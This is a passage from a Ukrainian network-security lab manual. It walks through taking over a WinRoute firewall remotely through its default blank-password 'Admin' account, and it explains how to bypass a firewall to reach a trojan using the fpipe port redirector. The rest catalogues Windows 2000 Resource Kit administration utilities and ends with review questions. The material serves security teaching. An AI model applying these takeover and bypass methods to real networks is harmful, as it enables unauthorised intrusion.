Для цього виконайте наступні кроки:

1. На комп'ютері (у нашому випадку, на **P-3)** хакера запустіть програму адміністрування брандмауера WinRoute Pro або виконавши подвійне клацання на значку брандмауера на робочому столі, або командою меню **Пуск -> Програми -> WinRoute Pro -> WinRoute Administration** (Start **->** Programs **->** WinRoute Pro **-> WinRoute Administration).** На екрані з'явиться діалог, забраженний на рис. 7.12.




Рис. 7.12. **Головне вікно програми WinRoute 4.2.5**

2. У полі **WinRoute Host** (Хост Win-Route) введіть IP-адресу хоста зі встановленим і функціональним брандмауером WinRoute, у нашому випадку -192.168.30.2.
3. Після інсталяції брандмауера Win-Route значення в полі **Username** (Ім'я користувача) за промовчанням встановлюється рівним **Admin,** а значення поля **Password** (Пароль) залишається порожнім.

Клацніть на кнопці ОК – і, якщо адміністратор брандмауера недосвідчений, вам відобразиться діалог віддаленого адміністрування бранд-мауера WinRoute.

Тепер ніщо не заважає хакерові відключити фільтрацію пакетів, модифікувати списки ACL з метою створення потаємного ходу для подальших атак тощо.

Як не дивно, описаний вище метод хакінгу брандмауерів -– це зовсім не демонстраційний, "іграшковий" приклад, відірваний від реального життя. Кількість брандмауерів, у яких не видалено встановлений за замовчуванням обліковий запис велика кількість. Отже, не варто зневірятися, зустрівши брандмауер WinRoute (або якийсь інший) – дуже часто спроба підключення до брандмауера з порожнім обліковим записом приводить до успіху.

У принципі ніхто не заважає хакерові випробувати різні варіації логінів і паролів! Проте що робити, якщо і це не приведе до успіху? У цьому випадку зв'язок з агентом віддаленого управління (трояном) відновити шляхом відключення брандмауера не вдасться, і перед хакером постає завдання організації зв'язку в обхід брандмауера.

2.3. Обхід МЕ

Щоб обійти захист брандмауера і налагодити зв'язок із запущеною на сервері троянською програмою (далі троян), хакер повинен перед встановленням трояна знайти в захисті брандмауера прогалину, через яку можна зв'язуватися із серверною компонентою трояна. Якщо ж брандмауер був встановлений після встановлення трояна (буває й так), то слід або перевстановити трояна, або використовувати утиліти перенаправлення портів, що дозволяють обійти захист брандмауера. Пояснимо детальніше.

Коректно настроєні брандмауери для хакера практично непрохідні. Справа у тому, що для зв'язку з трояном на хості, що атакується, потрібно відкрити TCP-порт, який забезпечує обмін інформацією між клієнтською і серверною компонентами трояна. А коректно настроєний брандмауер якраз і повинен блокувати такі порти, пропускаючи трафік тільки від гарантовано безпечних джерел і лише через певні порти хоста. Проте коректна настройка брандмауера достатньо складна і копітка, тому наполегливий і кмітливий хакер зможе знайти лазівку навіть у кваліфіковано настроєному брандмауері.

Однією з таких лазівок може бути порт бастіонного хоста, відкритий для зовнішніх підключень. Знайшовши такий порт, хакер перенастроює трояна на використання відкритого порту. Інший варіант дій хакера – завантаження на бастіонний хост утиліти перенаправлення трафіку, яка дозволяє відправляти весь трафік, що йде на відкритий порт

брандмауера, в порт сервера віддаленого управління. Однією з таких утиліт є fpipe, що входить у пакет програм foundstone_tools **(http:// www.foundstonetools.com),** яка перенаправляє трафік, що йде на відкриті порти TCP або UDP хоста, внутрішньої програми, порти якої закриті брандмауером.

В обох випадках від хакеру потрібно знайти відкритий порт брандмауера, а для цього необхідно визначити правила фільтрації пакетів у списках ACL брандмауера, тобто виконати інвентаризацію списків ACL брандмауера.

2.4 Настроювання ME

Виконайте самостійно настроювання ME за завданням викладача. Правильне настроювання міжмережного екрану є головною мірою захисту від віддалених атак.

Наприклад: здійснити настроювання так, щоб усі ПК в локальній мережі окрім одного, могли звертатися до ПК, що настроювався, поза протоколом NetBios.

3. Пакет Win 2K Server Resource Kit

Проінсталюйте утиліти з пакета Win 2K Server Resource Kit. Для цього запустіть файл autorun.exe з каталогу RK. Далі дотримуйтесь інструкцій інсталяції.

Утиліти, наведені в керівництві, але які не входять у встановлену версію Win 2K Server Resource Kit, розташовані в папці з лабораторною роботою. Для їх запуску з командного рядка необхідно перейти в директорію, в якій вони розташовані.

Для всіх утиліт задайте виведення довідки про використовувані ключі.

Застосуйте утиліти для своєї мережі і зафіксуйте отримані результати.

Коротка характеристика утиліт

1. IfMember визначає належність поточного користувача до групи (ам). Ключі:

/v – потрібна докладна інформація;

/l – видати лист відповіді (обов'язково);

\Program Files\Windows Resource Kits\Tools>IfMember /v /l.

2. PMon відображає поточні процеси і їх навантаження на систему.

\Program Files\Windows Resource Kits\Tools>PMon

3. Auditpol.

Утиліта Auditpol (auditpol.exe) дозволяє призначати політику аудиту для домена або базі SAM на локальній або віддаленій машині (можна також встановити політику аудиту з User Manager/Policies/Audit). Якщо в команді Auditpol задається ім'я PDC домена, політика аудиту розповсюджується на весь домен. Для кожної категорії аудиту вказується тільки один параметр; ці категорії ті ж, що і в User Manager/Policies/Audit. Наприклад, під час встановлення аудиту реєстрації можна встановити перевірку для вдалих або невдалих спроб реєстрації в системі або для тих і інших одразу.

Отримайте довідку про ключі, використовувані утилітою:

Program Files\Windows Resource Kits\Tools>auditpol /?

Отримайте інформацію про політику аудиту на вашому комп'ютері

Program Files\Windows Resource Kits\Tools>auditpol

Команда: **auditpol \server /enable /logon:failure /sam:failure**

змінює політику аудиту сервера з ім'ям server. Якщо server – це PDC, то зміна повинна вплинути на політику аудиту цілого домена. Параметр /enable включає аудит. Параметр /logon:failure контролює тільки невдалі спроби реєстрації в системі. Параметр /sam:failure контролює невдалі спроби зміни SAM. Якщо адміністратор не зміг видалити список користувачів через нестачу прав, то параметр політики аудиту /sam:failure призведе до запису повідомлення в журнал безпеки.

4. Browmon

Графічна утиліта Browmon (browmon.exe) дозволяє контролювати стан комп'ютерів-браузерів локальної підмережі для кожного мережного транспорту. З її допомогою можна ідентифікувати головний і резервний браузери локальної підмережі, проглянути списки комп'ютерів, що містяться в них, і визначити причину несправності. Так, Browmon допоможе знайти джерело проблеми, якщо під час огляду мережі деякі машини не з'являються в Network Neighborhood. Утиліта Browmon ідентифікує го-ловний і резервний браузери підмережі. Проглянувши списки головного і резервного браузерів, коло пошуків можна звузити – треба просто подивитися, в якому зі списків пропущений один або більше комп'ютерів. Утиліта Browmon повідомляє про падіння браузера тільки в тій підмережі, де вона виконується, і не видає інформацію про віддалені підмережі, якщо тільки комп'ютер, на якому виконується команда Browmon, фізично не сполучений з цими підмережами.

5. Dhcploc.

Утиліта Dhcploc (dhcploc.exe) допомагає виявляти неавторизовані DHCP-сервери. У команді вказується список IP-адрес серверів DHCP, потім утиліта Dhcploc опитує сервери і повертає список відповідей. Команда:

dhcploc -p 192.168.1.20 "192.168.1.1 192.168.20.1"

виконується з комп'ютера, що має IP-адресу 192.168.1.20.

Першою в командному рядку зазвичай стоїть адреса машини, на якій вводиться команда. IP-адреси в лапках – адреси авторизованих серверів. Якщо сервери, що відповіли, не вказані у списку авторизованих серверів, то вони є порушниками. Параметр -p дозволяє утиліті Dhcploc не відображати відповіді від серверів, названих у списку. Таким чином, будь-які прийняті відповіді – відповіді порушників. Коли Dhcploc їх виявляє, утиліта відправляє попередження певним користувачам (через вказані інтервали часу). Для розсилання попереджень використовують параметри -a і -l. Команда

dhcploc -p 192.168.1.20 "192.168.1.1 192.168.20.1" -a:"administrator" -l:1800

відправляє сигнал тривоги адміністраторові (параметр -a) кожні 30 хвилин (параметр -l – значення в секундах).

Утиліта Dhcploc використовує широкомовні пакети для отримання відповідей від DHCP-серверів. Спосіб пересилання по мережею таких широкомовних пакетів може обмежити ефективність використання утиліти. У маршрутизований мережі налаштовувати мережні маршрутизатори потрібно так, щоб пакети із запитами до серверів DHCP розсилалися у всі підмережі, де можуть бути порушники. Якщо мережа достатньо складної конфігурації, то для виконання утиліти Dhcploc на робочій станції кожної підмережі можна використовувати такий інструмент, як планувальник NT.

6. Dumpel.

Утиліта Dumpel (dumpel.exe) використовує інформаційний фільтр для збереження у файлі вмісту журналів подій локального або віддаленого сервера NT. Утиліта Dumpel – варіант для командного рядка функції Save As додатки NT Event Viewer. Команда:

dumpel -d 5 -x 515 -m Security -l security -s remote >remotesecurity.log

відображає протокол подій у журналі Security віддаленої машини з ім'ям remote (параметр -s) за останні п'ять днів (параметр -d), з фільтром для подій ID 515 (параметр -i).

У даному прикладі параметр -m вказує на підсистему NT, яка зафіксувала подію з ID 515. Якщо задано параметр -i, то необхідно визначати -m. Параметр безпеки -l означає, що інформацію про події потрібно брати з журналу Security, а не Application або System. Далі в прикладі використовується DOS оператор переадресації (>) для перепризначення виведення команди Dumpel у файл remotesecurity.log. Для перепризначення виводу у файл передбачено параметр -f, але схоже, що в наявній вер-сії утиліти він працює некоректно.

7. Findgrp.

Утиліта Findgrp (findgrp.exe) дозволяє відстежувати приналежність користувача до конкретної групи. Наприклад, визначати, які права має користувач на доступ до ресурсу. За дозволами для локальної групи на використання ресурсу не можна зробити висновки про те, чи має користувач право на доступ до ресурсу як член глобальної групи. Утиліта Findgrp допоможе визначити, чи є користувач членом глобальної групи і чи входить він прямо або побічно в локальну групу. Команда

findgrp domaina domainb\joeuser

перевіряє належність domainb\joeuser до груп в domaina.

8. Getmac.

Утиліта Getmac (getmac.exe) знаходить MAC-адресу і транспортне ім'я локальної або віддаленої машини. Ця інформація корисна для проглядання мережного трафіка за допомогою Network Monitor і необхідна для визначення MAC-адреси машини під час встановлення фільтра. Команда:

getmac \S machinea

знаходить MAC-адреси і транспортне ім'я machinea.

9. Getsid.

Утиліта Getsid (getsid.exe) встановлює SID користувача за заданим іменем. Необхідно ввести два облікових імені, оскільки Getsid порівнює ідентифікатори SID з двох машин. Проте утиліта Getsid може встановити SID одного облікового запису, якщо ім'я вводиться двічі. Наприклад:

getsid \pdca joeuser \pdca joeuser

повертає SID joeuser з контроллера домена pdca. Якщо зазначається сервер-контроллер домена, команда Getsid повертає SID для облікового запису користувача домена. Команда

getsid \workstation administrator \workstation2 administrator

порівнює SID локальних облікових записів administrator на двох робочих станціях. Ця методика зручна, якщо використовується програмне забезпечення для клонування установок NT Workstation 4.0, під час перевіри, чи SID на іншій машині змінюється належним чином. Утиліта Getsid покаже ідентичні SID облікових записів адміністратора, якщо програмне забезпечення для клонування інсталяцій не в змозі належним чином згенерувати новий SID.

10. Logevent.

Утиліта Logevent (logevent.exe) дозволяє реєструвати події в системному журналі на локальному або віддаленому комп'ютерах. Записи про події, які створюються при використанні Logevent, з'являються тільки в журналі Application; будь-де ще реєструвати події не можна. Команда:

logevent -m \mypc -s -i -c 9999 "Danger Will Robinson"

записує повідомлення про помилку на віддаленій машині mypc з категорією події №9999 і певним текстом опису.

Можна використовувати утиліту Logevent разом зі сценарієм виконання інсталяції для групи машин: вона дозволяє централізовано записувати повідомлення про успішне завершення інсталяції для кожної машини.

11. Netsvc.

Утиліта Netsvc (netsvc.exe) дозволяє запускати, зупиняти й дізнаватися про стани локальних або віддалених служб. зазначаючи назву служби, можна скористатися або її повним ім'ям (наприклад, Windows Time Service), або ім'ям, що фігурує в реєстрі (тобто w32time). Імена служб, що містять пропуски, необхідно брати в лапки. Команда:

netsvc w32time \mypc /query

створює запит про перебування служби w32time на машині mypc.

12. Ntrights.

Утиліта Ntrights (ntrights.exe) дозволяє надавати або відміняти призначені для користувача права локальному або віддаленому комп'ютері. Проглядати права можна у вікні User Manager/Policies/User Rights. Команда:

ntrights -u "Domaina\domain admins" -m \servera +r SeServiceLogonRight

дає право Logon as a Service на сервері servera глобальній групі domain admins домена domaina. Найменування прав (тобто SeServiceLogon

Right) чутливі до регістру написання (великих і малих літер), і, крім того, в одному рядку можна надати тільки одне право.

Параметр -u визначає користувача або групу, яким воно надається. Параметр -m вказує віддалений сервер або робочу станцію, до якої застосовується команда. Якщо вказується PDC, то змінюються права у всьому домені. Параметр +r надає, (-r) – відміняє вказане право. Щоб надавати які-небудь права, необхідно бути зареєстрованим з відповідними привілеями NT. 4.0. Отримати інформацію відносно прав NT 4.0 можна в rktools.hlp у Resource Kit.

13. Permcopy.

Утиліта Permcopy (permcopy.exe) копіює дозволи на доступ з одного спільно використовуваного ресурсу на інший. Ця утиліта не копіює дозволу NTFS на файли, але вона зручна для дублювання дозволів спільно використовуваних каталогів на множину комп'ютерів і установки складних дозволів, які важко дублювати вручну. Команда:

permcopy \servera public \serverb public-new

копіює дозволи зі спільно використовуваного ресурсу servera на новий загальний ресурс serverb. Не варто застосовувати Permcopy для копіювання дозволів адміністративних ресурсів, які NT встановлює за умовчанням (наприклад, c$, admin$). Ця утиліта може стати причиною проблем під час копіювання дозволів спеціальних ресурсів.

14. Pulist.

Утиліта Pulist (pulist.exe) надає список процесів, запущених на локальній або віддаленій системі, їх ідентифікаторів процесів (PID) і контекстів захисту для кожного процесу (контекст захисту доступний тільки тоді, коли команда виконується на локальній машині). Якщо командний рядок містить імена декількох машин, утиліта Pulist повертає індивіду-альний список процесів для кожної віддаленої машини. Команда:

pulist \servera \workstationb "hyperlink \serverc "

показує процеси, що виконуються на трьох компьютерах, – servera, workstationb і serverc. Під час запуску Pulist на віддалених комп'ютерах утиліта вказує імена процесів і ID, а не імена користувачів, пов'язаних із кожним процесом.

15. Regdmp.

Утиліта Regdmp (regdmp.exe) дозволяє виводити в текстовий файл параметри і значення реєстру локальної або віддаленої машини. Для

імпорту створеної інформації можна використовувати утиліту Regini. Команда:

regdmp -m \servera HKEY_CURRENT_USER\Environment

створює дамп параметрів реєстру з віддаленої машини servera (параметр –m) з розділу HKEY_CURRENT_ USER\Environment.

16. Rkill, Wrkill і Rkillsrv.

Утиліти Rkill (rkill.exe), Wrkill (wrkill.exe) і Rkillsrv (rkillsrv.exe) становить утиліту Remote-kill.Встановлення Rkillsrv на кожному комп'ютері дозволяє виконувати примусове завершення процесів на віддалених станціях. Також можна використовувати утиліту командного рядка Rkill або графічну утиліту Wrkill. Команда:

rkill -view "hyperlink \servera"

дозволяє відстежувати процеси на віддаленому сервері servera. Для ліквідації процесу потрібно вказати його PID. Наприклад:

rkill -kill \servera <PID>

знищує процес, PID якого заданий.

(Спочатку необхідно запустити Rkillsrv на ПК, процесами якого передбачається управляти, інакше не відображатиметься його дерево процесів.)

17. Sc.

Утиліту Sc (sc.exe), яка дозволяє управляти всіма аспектами локальних і віддалених служб, можна назвати зручною, але капризним інструментом віддаленого управління. Її можна використовувати для зупин-ки, запуску, запиту, встановлення, видалення і навіть зміни підлеглості служб сервера. Команда:

sc \mypc qc Browser

повідомляє, які саме служби є залежними від служби Browser, запущеної на віддаленій машині mypc. Параметр qc вказує на запит. Sc чутлива до синтаксису, тому краще його перевірити. Для розділення всіх параметрів командного рядка необхідно використовувати пропуски. Рекомендовано звертати увагу на приклади, які дає утиліта під час введення sc в командному рядку без параметрів.

18. Scanreg

Утиліта Scanreg (scanreg.exe) здійснює пошук в реєстрі розділів, параметрів і їх значень. Команда:

scanreg -s Telnet

\mypc\lmSoftware\Microsoft –k

шукає розділ telnet в lmSoftware\ Microsoft на mypc. Параметр -s ідентифікує рядок, який потрібно знайти, в даному випадку – telnet. Параметр -k задає пошук тільки за іменами розділів, а не за параметрами або значеннями. Виконання scanreg без параметрів формує список скорочень імен гілок реєстру.

19. Shutdown і Shutgui.

Утиліта командного рядка Shutdown (shutdown.exe) і графічна утиліта Shutgui (shutgui.exe) призначені для завершення роботи локального або віддаленого комп'ютера. Команда:

shutdown \mypc /r /t:30 /c

зупиняє і перезавантажує mypc через 30 с. Параметр /c примусово закриває всі відкриті застосування, з можливою втратою даних, але з гарантією коректного завершення роботи системи. Параметр /r вказує на необхідність перезавантаження робочої станції.

20. Srvinfo.

Утиліта командного рядка Srvinfo (srvinfo.exe) надає список служб або пристроїв, що працюють на локальній або віддаленій машині. Srvinfo також генерує інформацію про версію NT, що виконується на комп'ютері під час роботи сервера (включаючи будь-які сервісні пакети і "заплати"). Якщо утиліта Srvinfo запущена на комп'ютері з Microsoft Exchange Server або Microsoft SQL Server, то вона повертає інформацію про версії цих програм. Команда:

srvinfo -d -s "hyperlink \servera"

генерує інформацію про сервер servera. Параметр -s наказує утиліті створити список знайдених ресурсів, а параметр -d – відображати драйвери і служби.

21. Windows Script Host.

Supplement 4 включає 62 основних сценарії Windows Script Host (WSH), заснованих на VBScript, для виконання різних завдань віддаленого адміністрування. Сценарії вимагають запуску Windows Management Instrumentation (WMI). За замовчуванням, Windows 2000/XP і Windows 98 включають WMI. У процесі встановлення Supplement 4 на системах з NT 4.0 можна встановити також WMI SDK. Сценарії дозволяють виконувати ряд завдань автоматизації, від включення і перезавантаження системи до активізації DHCP для систем, що використовують статичну IP-адресацію. Для виклику сценарію слід скористатися командою:

cscript <scriptname>.vbs

Більшість сценаріїв дозволяють зазначати як параметр ім'я керованої віддаленої машини. Наприклад, команда:

cscript poweroff.vbs "hyperlink \mypc

викликає сценарій poweroff на mypc.

22. RPC Ping (rpings.exe і rpingc.exe).

Утиліта є мережною діагностичною програмою, яка дозволяє переконатися в тому, що служби віддаленого виклику процедури, RPC, відповідають на запити з боку RPC-клієнтів. Щоб скористатися цією програмою, спочатку слід запустити на сервері утиліту rpings.exe, після чого на станції клієнта запустити з командного рядка програму клієнта rpingc.exe для з'єднання з сервером.

23. Visual File Information (vfi.exe).

Для файлів заданого каталогу відображається найбільш істотна інформація (тобто короткий і розширений шлях до файлів, розмір, атрибути). Подання інформації у вигляді таблиці спрощує процес зіставлення вмісту різних каталогів. Крім того, дана програма дозволяє записати всі відомості про файл в окремий .csv-файл з тим, щоб надалі обробити їх спеціально складеним сценарієм або іншими програмами.

24. Registry Size Estimator (dureg.exe).

Програма дозволяє адміністраторові оцінити кількість записів у системному реєстрі, що відносяться до заданого застосування. З її допомогою адміністратор також може визначити обсяг інформації, що зберігається як у всьому реєстрі, так і в окремих його розділах.

25. Duplicate File Finder (dupfinder.exe).

Утиліта дозволяє відшукати на жорсткому диску або в його каталогах дублікати файлів і подає результати своєї роботи в графічному вікні. Це дуже цінна можливість, оскільки численні версії одного та того ж застосування або ж його складові, що багато разів зустрічаються на диску, заважають як самим розробникам, так і мережним адміністраторам.

26. File Locator (where.exe).

Просто порятунок для тих користувачів, які ще на зорі опонування графічного інтерфейсу Windows 9x витрачали силу-силенну часу на пошуки потрібних файлів. Хоча з появою можливості задавати файлам довгі імена працювати почало набагато легко, пошук файлів в "бездонній бочці" мережного сховища, як і раніше, залишається завданням не з легких. Ця утиліта командного рядка використовує правило про

універсальне призначення імен і застосовує для локалізації файлів змінні оточення.

27. Uptime (uptime.exe).

За допомогою даної утиліти командного рядка на основі даних з журналу системних подій можна визначити час роботи віддаленої або локальної станції з моменту останнього перезавантаження.

28. Quick Grep (qgrep.exe).

Корисне доповнення до мови сценаріїв для середовища Windows. Як і попередниця Grep із середовища UNIX, утиліта Qgrep є програмою командного рядка, за допомогою якої можна організувати перегляд окремого файла (або списку файлів), на предмет наявності в ньому (у них) якогось унікального рядка (шаблону), і повернути як результат роботи рядок, в якому шукана інформація зустрічається.

29. Console User Manager (cusrmgr.exe).

Програма призначена для тих системних адміністраторів, які вважають за краще управляти системою за допомогою утиліт командного рядка або заздалегідь підготовлених сценаріїв. У цьому випадку програму cusrmgr.exe можна легко викликати зі сценарію, наприклад, для перейменування користувача або групи, а також потім, щоб перевстановити паролі і сценарії реєстрації самого користувача.

30. Chklnks.exe: Link Check Wizard.

Link Check Wizard (ChkLnks) – інструмент із графічним інтерфейсом, що дозволяє перевірити всі посилання (ярлики) на комп'ютері і визначити їх актуальність. У тому випадку, якщо Link Check Wizard не виявляє документа або застосування, на який вказує посилання, він позначає посилання як таке, що не працює, і пропонує видалити його.

31. Clearmem.exe: Clear Memory.

Clear Memory (ClearMem) є інструментом з інтерфейсом командного рядка, який визначає обсяг фізичної пам'яті комп'ютера, виділяє достатній обсяг даних для її заповнення і забезпечує максимально швидке звернення до інформації. Утиліта ClearMem також надає доступ до файлів для очищення кеш-пам'яті, що дозволяє зайняти мінімум ресурсів пам'яті для роботи інших застосувань. Після цього інструмент Clear Memory звільняє розподілену пам'ять для відновлення нормальної роботи системи.

У тому випадку, якщо ClearMem запускається двічі, більшість застосувань починають відчувати брак пам'яті. Для того, щоб відтворити реальне навантаження, необхідно запустити ClearMem кілька разів, оскільки система не намагається негайно привести в робочий стан усі доступні сторінки фізичної пам'яті, а виконує цю роботу поступово. Під час запуску ClearMem робота системи не якийсь час сповільниться, оскільки виконуване завдання має вищий пріоритет.

32. Compress.exe: Засоби стиснення файлів.

Compress – інструмент, з інтерфейсом командного рядка, який використовується для створення стиснених копій одного або декількох файлів. Для відновлення оригінального стану файлів використовується утиліта Expand.exe.

33. Creatfil.exe: Create File.

Create File (CreatFil) – інструмент з інтерфейсом командного рядка, що дозволяє створювати порожні файли заданого розміру, заповнені пропусками. Такий засіб може виявитися корисним у процесі тестування поведінки інструментів, застосувань і програм налаштування за умов дефіциту вільного місця на жорсткому диску.

34. Dh.exe: Display Heap.

Display Heap (DH) – утиліта з інтерфейсом командного рядка, що дозволяє відображати інформацію про резервування пам'яті для процесів, що запускаються користувачами або використовуваній частці пам'яті, виділеної ядру. Ви також зможете блокувати купи, теги, стеки і об'єкти. DH дозволяє ідентифікувати процес, інформацію про який необхідно відобразити, а також визначити, яку саме інформацію потрібно вивести на екран монітора. Після цього інструмент записує відформатовані вихідні дані в текстовий файл.

Одна з найкорисніших функцій DH – це відображення списку потенційних помилок і неполадок в механізмах розподілу, які спричиняють надмірну витрату ресурсів пам'яті. Для символьної ідентифікації джерел виклику системі необхідна можливість захоплення зворотного трасування стека в процесі виконання програми. Ця функціональна можливість підтримується тільки платформами на базі процесора Intel Itanium.

Використовуйте утиліту DH для звільнення ресурсів пам'яті, виділених для роботи тестованої програми. Запустіть програму і запишіть дані, DH, що виводяться, в окремий файл (наприклад, dh1.dmp). Тепер дайте застосуванню попрацювати якийсь час і зупиніть

його в стані, який буде ідентичним першій зупинці. Знову використовуйте інструмент DH і запишіть дані, що виводяться, в інший файл (dh2.dmp).

35. Diskuse.exe: User Disk Usage Tool.

User Disk Usage Tool (DiskUse) – це інструмент з інтерфейсом командного рядка, призначений для сканування окремих каталогів, дерев каталогів або цілих дисків, а також для складання звітів про обсяг дискового простору, використовуваний кожним із користувачів. Інформація, що виводиться, відображається в командному вікні або зберігається у вигляді таблиці або текстового файла. Крім того, DiskUse може сформувати список всіх файлів, що належать користувачеві або групі. До файлів у списку можна застосовувати різні способи фільтрації.

36. Empty.exe: Free Working Set Tool.

Free Working Set Tool (Empty) є інструментом з інтерфейсом командного рядка, що звільняє сторінки фізичної пам'яті, використовувані вказаним процесом або завданням, дозволяючи залучати їх до інших процесів.

37. Ifilttst.exe: IFilter Test Suite.

IFilter Test Suite (IFilttst) – це інструмент з інтерфейсом командного рядка, що допомагає забезпечити відповідність різних реалізацій технології IFilter з єдиною специфікацією. Сумісність зі специфікацією IFilter дозволяє створювати фільтри документів, які використовуються службою індексації в продуктах компанії Microsoft. The IFilter Test може запускатися на локальних комп'ютерах.

Ifilttst дозволяє провести наступні тести:

Тест на достовірність. Перевіряє, чи фільтр розбиває документ на текстові фрагменти, які можуть використовуватися службою індексування Indexing Service.

Тест на узгодженість. Перевіряє, чи документ розбивається на однакові фрагменти під час кожного використання фільтру.

Тест на обробку неправильного введення. Перевіряє здатність фільтра коректно обробляти помилки, що виникають.

38. List.exe: List Text File Tool.

List Text File (List) – консольна утиліта, призначена для пошуку й відображення одного або декількох текстових файлів. На відміну від інших засобів відображення тексту, інструмент List не зберігає файл у пам'яті під час його відкриття. Таким чином, користувачі можуть редагувати текстовий файл в шістнадцятирічному форматі.

Утиліта List корисна для віддаленого відображення тексту або файлів журналів, а також для роботи із серверами, адміністратори яких піклуються про підтримку максимальної продуктивності системи.

39. Logtime.exe.

LogTime – це консольна утиліта, яка реєструє початок і закінчення роботи інструментів командного рядка, вказаних у командному файлі. Даний засіб корисний під час визначення часу виконання програми і відстежевання пакетних завдань, таких як імпорт адрес електронної пошти.

LogTime створює файл журналу, під назвою Logtime.log із зазначенням дати і часу, що йдуть за вказаним параметром (у текстовому рядку журналу). Під час запиту з командного файлу вказується дата і час запуску утиліти LogTime (із заданими параметрами). Наприклад, якщо утиліта LogTime запускається до або після запуску програми, відміченої в командному файлі, у файлі Logtime.log зберігається інформація про початок і закінчення виконання даної програми.

При кожному черговому використанні утиліти LogTime, нова інформація додається у файл Logtime.log без перезапису самого файлу.

40. Mcast.exe: Multicast Packet Tool.

Multicast Packet Tool (Mcast) – консольна утиліта, яка використовується для широкомовної розсилки пакетів або для прослуховування пакетів, відправлених на широкомовну адресу групи. Інструмент Mcast також застосовується для тестування широкомовного зв'язку між комп'ютерами у складі локальної мережі.

41. Now.exe: STDOUT Current Date and Time.

STDOUT Current Date and Time (Now) – консольна утиліта, яка прочитує дані стандартного потоку вводу (STDIN), після чого використовує стандартний потік виводу (STDOUT) для відображення поточного часу і дати вводу інформації.

42. Ntimer.exe: Windows Program Timer.

Windows Program Timer (NTimer) – це інструмент з інтерфейсом командного рядка, що визначає час роботи програми. NTimer відображає минулий час, час роботи в призначеному для користувача режимі і час роботи в привілейованому режимі. Точність вказаного часу обумовлена тільки роздільною здатністю таймера, яка складає 10 мілісекунд на комп'ютерах з архітектурою x86.

43. Ntrights.exe.

Консольна утиліта NTRights дозволяє управляти процесом надання прав користувачам або групам користувачів на локальних або віддалених комп'ютерах. Ви також зможете додавати в журнал подій записи про зміну статусу.

Найбільш повно переваги утиліти NTRights реалізуються за необхідності неконтрольованої або автоматичної інсталяції, під час якої ви хотіли б змінити дозволи, дані за умовчанням. Інструмент також корисний в тих ситуаціях, коли ви хочете наділити користувача правом доступу до існуючого застосування (або позбавити його такого права), але не маєте можливості підключитися до всіх комп'ютерів

44. Oh.exe: Open Handles.

Open Handles (OH) – інструмент з інтерфейсом командного рядка, який відображає список всіх відкритих вікон застосувань. Утиліта OH також використовується для відображення інформації, що стосується конкретного процесу, типу об'єктів або імені об'єктів. Даний засіб допомагає виявити процес, файли якого були відкриті в той час, коли були виявлені порушення процедури сумісного використання.

45. Showacls.exe.

Show ACLs (ShowACLs) є інструментом з інтерфейсом командного рядка, що відображає права доступу до файлів, папок і дерев. Утиліта передбачає використання масок, що дозволяє враховувати тільки певні списки контролю доступу (ACLs). ShowACLs працює тільки в розділах файлової системи NTFS.

ShowACLs також дозволяє проглядати дозволи, видані конкретному користувачеві. Для цього ShowACLs перераховує локальні та глобальні групи, до яких належить користувач і порівнює призначені для користувача ідентифікатори безпеки (SID) і ідентифікатори групи з ідентифікаторами SID, а також кожного елемента контролю доступу (ACE).

46. Sleep.exe: Batch File Wait

Консольна утиліта Batch File Wait (Sleep) переводить комп'ютер в режим очікування на вказаний період часу.

47. Srvcheck.exe: Server Share Check.

Server Share Check (SrvCheck) – це консольна утиліта, що відображає список загальних папок, які не помічені, як "приховані", а також перераховує списки контролю доступу (ACL) для кожного загального ре-сурсу.

48. Tcmon.exe: Traffic Control Monitor.

Утиліта Traffic Control Monitor (TCMon) використовує графічний інтерфейс для перегляду й управління потоками трафіка на іншому мережному адаптері.

TCMon надає наступні функціональні можливості:

Моніторинг застосувань. Ви зможете виконувати моніторинг потоків трафіку, що створюється додатками, які використовують перераховані нижче програмні інтерфейси та служби:

програмні інтерфейси GQoS API;

програмні інтерфейси Traffic Control API;

служби IIS 6 (регулювання пропускної спроможності)

Управління фільтрами і потоками трафіку. Ви зможете створювати позначки, розставляти пріоритети або обмежувати потоки трафіку шляхом створення фільтрів і потоків.

Крім перерахованих утиліт Resource Kit, є цілий ряд незалежних інструментальних засобів, доступних в Internet. Їх можна пошукати на сайтах: Beverly Hills Software (http://www.bhs.com);

Systems Internals (http://www.sysinternals.com);

Winternals Software (http://www.winternals.com).

Під час вирішення завдань, для яких складно підібрати конкретний інструмент, слід вивчити деякі сценарії VBScript або Jscript і познайомитися з WSH і WMI.

Контрольні питання

1. Для чого призначений протокол ARP?
2. Яка утиліта дозволяє відправляти весь трафік, що йде на відкритий порт брандмауера, в порт сервера віддаленого управління?
3. Які дані може отримати зловмисник у процесі прослуховування мережі?
4. Які функції RIP-модуля на маршрутизаторі?
5. Яку утиліту можна використовувати, щоб переконатися в працездатності поштових серверів, що працюють на хості?
6. Коли можливе перехоплення трафіку між вузлами A і B вузлом X?
7. Скільки видів тестів вузлів сегменту Ethernet виконує утиліта Antisniff?
8. Що в загальному випадку гарантує захист від імперсонації?
9. Що розуміють під генерацією пакетів?

10. Що є головною мірою захисту від віддалених атак?

Лабораторна робота №8
Дослідження захисту мережі за допомогою протоколу IPSEC

Мета роботи – одержання практичних навичок використання, настроювання та дослідження засобів захисту комп’ютерів в мережі за допомогою протоколу IPSec.

Лабораторна робота призначена для закріплення теоретичного матеріалу, який викладається під час вивчення теми №2 "Канали витоку інформації".

Рекомендації щодо підготовки до виконання ЛР.

